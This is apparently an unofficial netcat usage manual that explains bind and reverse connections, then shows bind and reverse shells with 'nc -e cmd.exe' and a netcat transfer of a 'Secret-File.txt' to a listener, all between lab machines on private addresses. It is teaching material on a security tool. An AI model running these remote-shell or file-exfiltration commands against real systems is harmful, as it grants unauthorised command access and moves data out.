Netcat

TCP/IP *Swiss Army Knife*

Un-Official Usage Manual

By
Rahul
@rxrkrx

Table of Contents

Table of Figures

Client-Server Model

Two remote application processes can communicate mainly in two different ways:

- **Peer-to-peer:** Both remote processes are executing at the same level and they exchange data using some shared resource.
- **Client-Server:** One remote process acts as a Client and requests some resource from another application process acting as Server.

In the client-server model, any process can act as a Server or Client. It is not the type of machine, size of the machine, or its computing power which makes it server; it is the ability to serve request that makes a machine a server.



Figure 1: Client Server Model

A system can act both as Server and Client simultaneously. That is, one process is acting as a Server and another is acting as a client. This may also happen that both client and server processes reside on the same machine.

Networking Basics

Bind and Reverse Connection

In order to establish a communication channel between two computers, a connection needs to be established. To set up a connection basically, there is a need for two core pieces of information are needed.

i) IP Address (Internet Protocol Address)

An Internet Protocol address (*IP* address) is mostly a numerical label assigned to each device connected to a computer network that uses the Internet Protocol for communication.

Note: For Setting up a Connection Properly a Public IP Address is required.

ii) Port Number

The Port basically works as an endpoint. And using these several endpoints can be created on a computer system. Basically, there are a total of 65536 Ports ranging from (0-65535).

Notes:

Port Numbers below 1024 are reserved port numbers. Those are recognized for popular services. In Appendix, a list of common ports is attached for reference.

After we have the above two requirements. We can have any of the two communications types. There are mostly two types of Communication Types:-

- Bind Connection
- Reverse Connection

In this mostly there is an interaction of Client and Server Model.

Client-Server architecture in networks is mostly used for Point to point communication. And each machine can act as a client or a server.

Server: It is normally defined which provides some services to the client programs and users.

An important feature of a server is that it is a passive entry, one that listens for requests from the clients.

Client: It is the active entity of the architecture, one that generated this request to connect to a particular port number on a particular server. In this case, it is our computer system.

Bind Connection:

In Bind Connection, a port is opened in the server. Thus an endpoint is enabled using which a connection can be established. In this generally, a user connects to a server. As shown in the Figure below.

Figure 2: Bind Connection Representation

Figure. A client connects to Server, using bind connection.

It is important to mention that in order to set up an endpoint (port) access to the firewall is necessary Since modern firewalls are configured to keep a check on open ports. And for Setting up a bind type connection one also needs administrator or root-level privilege in Windows and Linux Systems respectively. And should have a Public accessible IP address.

The problem comes when things are the opposite of the above.

Tip: To check for open ports on a Server one can use any Network Port scanner. One such popular port scanner is Nmap.

Reverse Connection:

As mentioned in bind connection that, there is a limitation that the to be able to access the remote host, the remote host's IP address needs to be used directly, which isn't usually possible if the device is behind NAT. The main problem with this limitation is that on modern networks, most client machines *are* behind NAT, and no ports are typically forwarded to them unless they’re a server or a special case. NAT (Network Address Translation) is used mostly used for the following reasons:-

i) IPv4 address exhaustion, Since IPv4 has only 2^32 number of address space. Which is roughly equal to 4.3 Billion Possible addresses.

ii) To set up a secure communication and allow selective ports to be exposed to the internet.

Or due to some reason, the port cannot be made accessible due to some reason due to lack of permission.

Thus for solving the issue reverse connection is used. In this generally, the connection is reversed. Instead of Client connection to Server endpoint(port). The Server connects back to the Client's opened port. As shown in the figure below.

Figure 3: Reverse Connection Representation

Since there are no changes required in network configurations, the reverse connection works generally. And a connection could be established.

In the Whole Scenario the Windows Computer System will be considered as a Server and the Kali Linux System will be considered as a client system.

Netcat Implementation of Bind and Reverse Connection:

Reverse Connection



Figure 4: Netcat Reverse Connection

As can be seen in the screenshot. In the left Kali Terminal, a Netcat listener is started with a verbose mode on (**-v**) and it is listening on port 4444 using the (**-p 4444**).
Commands Used:-
Kali Linux: nc -l -v -p 4444

Windows : nc -v 192.168.56.105 4444

In the above, The Windows System is making a reverse connection to Kali Linux on port 4444. And after the connection is established, it can be seen that a Message Hello is Transmitted across the connection and another message is being typed on Windows Command Prompt.

Bind Connection



Figure 5: Netcat Bind Connection

As can be seen in the screenshot. On the right side, windows command prompt a Netcat listener is started using (**-l**) with the verbose mode on (**-v**) and it is listening on port 4444 using the (**-p 4444**).
Commands:-
Kali Linux: nc -v 192.168.56.103 4444
Windows : nc -l -v -p 4444

In the above, The Kali Linux made a connection to Windows on port 4444. And after a connection is established, Messages could be Transmitted.

In the above Screenshots, netcat was used for Chatting.
After establishing the netcat communication between two computers. Then it can be used for chatting. Whatever is typed in one netcat terminal will get transferred to another netcat terminal and vice versa. Thus a very basic level of chat messaging system will be established and then it will be useful to set up a messaging channel.

Bind and Reverse Shell

As learned in the previous topic that netcat can be used for setting up a simple network communication and then use it as a simple chatting tool.
Hereafter leveraging it further for furthermore powerful work. It can be used to share and connect to the command-line tool such as Linux shell programs such as sh, bash, etc.. and even works with windows cmd.exe.
Thus after using it, one can share a shell session with another terminal.
For this purpose, one can use the nc.exe from /usr/share/windows-binaries folder available in the Kali Linux system. Alternatively can also download from online sources.
//The file can also be downloaded via the following link:-

The netcat option to be used is (**-e**). The **-e** option basically instructs the netcat program to execute the mentioned program after connection. Thus it can be used to tie a Linux shell or windows command prompt to a connection.

Two types of Shell connections can be either of Bind or Reverse.

Bind Shell:-

It is similar to bind connection just a small modification in the Netcat command that is adding of -e option. Which is followed by the Program name.



Figure 6: Netcat Bind Shell Connection

Command used on Kali Side: nc -v 192.168.56.103 4444
Command used on Windows Side: nc -vlp 4444 -e cmd.exe

As can be observed in the screenshot the Windows command prompt has a Netcat listener started with the **-e** option to bind to the **cmd.exe.** As can be seen in the right-side command prompt windows. And the Kali Linux Terminal is connecting to it. And After a successful connection, the Kali Netcat will be able to access the windows command prompt via the obtained session.

Reverse Shell:



Figure 7: Netcat Reverse Shell Connection

As can be observed in the screenshot the Kali Linux Terminal has a Netcat listener started. And from the windows command prompt, a connection is attempted with the **-e** option to bind to the **cmd.exe.** As can be seen in the right-side command prompt windows. And After a successful connection, the Kali Netcat will be able to access the windows command prompt via the obtained session.

Command used on Kali Side: nc -v -l -p 4444
Command used on Windows Side: nc 192.168.56.105 4444 -e cmd.exe

File Transfer

Apart from chatting and gaining command-line system access, Netcat can be used to transfer files over the network. Thus comes very handy for file transfer. For sharing files the < > (angular brackets) are used for redirect Netcat input/output from/in a file. The command is as follows:-
The Linux and Windows System supports < and > (angular brackets) in the command line.
i) And the < is used to take input from a file
ii) And the > is used to output the contents to a file.

Thus chaining it is possible to transfer a file over Netcat over bind or reverse connection.

Below is an example of the reverse file transfer.



Figure 8: Secret-File.txt Transferred using Reverse Connection Technique

As can be observed in the screenshot the Kali Linux has a Netcat listener started with the **“** > **secret-file.txt ”** which redirects the output to the file named secret-file.txt**.**
And as can be seen in the windows command prompt. A file named Secret-File.txt is being piped in using the “<". And after a successful connection, the file will be transferred to the Kali Linux.

Command used on Kali Side: nc -v -l -p 4444 > secret-file.txt
Command used on Windows Side: nc 192.168.56.105 4444 < Secret-File.txt

Below is an example of a bind file transfer.



Figure 9: Secret-File.txt transferred using Bind Connection technique

As can be observed in the screenshot, Windows Command Prompt has a Netcat listener started with the **“** < **Secret-File.txt ”** which redirects the file contents to netcat and upon connection, the contents are transferred to the remote system.

And as can be seen in Kali Linux prompt. A file named **“secret-file-bind.txt”** piped out using the “>". And after a successful connection, the file will be transferred to the Kali Linux. Thus one is able to transfer files.

Command used on Kali Side: nc 192.168.56.103 4444 > secret-file-bind.txt
Command used on Windows Side: nc -l -p 4444 < Secret-File.txt

Use of Encrypted Session

Netcat is no doubt a good tool but comes with an issue that makes it not suitable for transferring files. The only risk is that all the contents are shared and transferred over plain text.

Demonstration using Wireshark.
Wireshark is an open-source packet analyzer. And with the use of this, the issue can be examined.

Wireshark can be found in the Kali Linux System. After starting the proper interface needs to be selected as shown below:-
1. Select The proper Interface



Figure 10: Wireshark Application Home View

In the Above connection, the windows system can be contacted via the eth0, and thus it was selected.
Starting Wireshark with Interface Selected.



Figure 11: Wireshark with Packet Capture Mode Started

After Wireshark is started a reverse connection is again performed using Netcat. And it can be observed that Wireshark starts showing some data. Upon examining the packet that corresponds to the netcat session.

Getting a Normal Reverse Shell

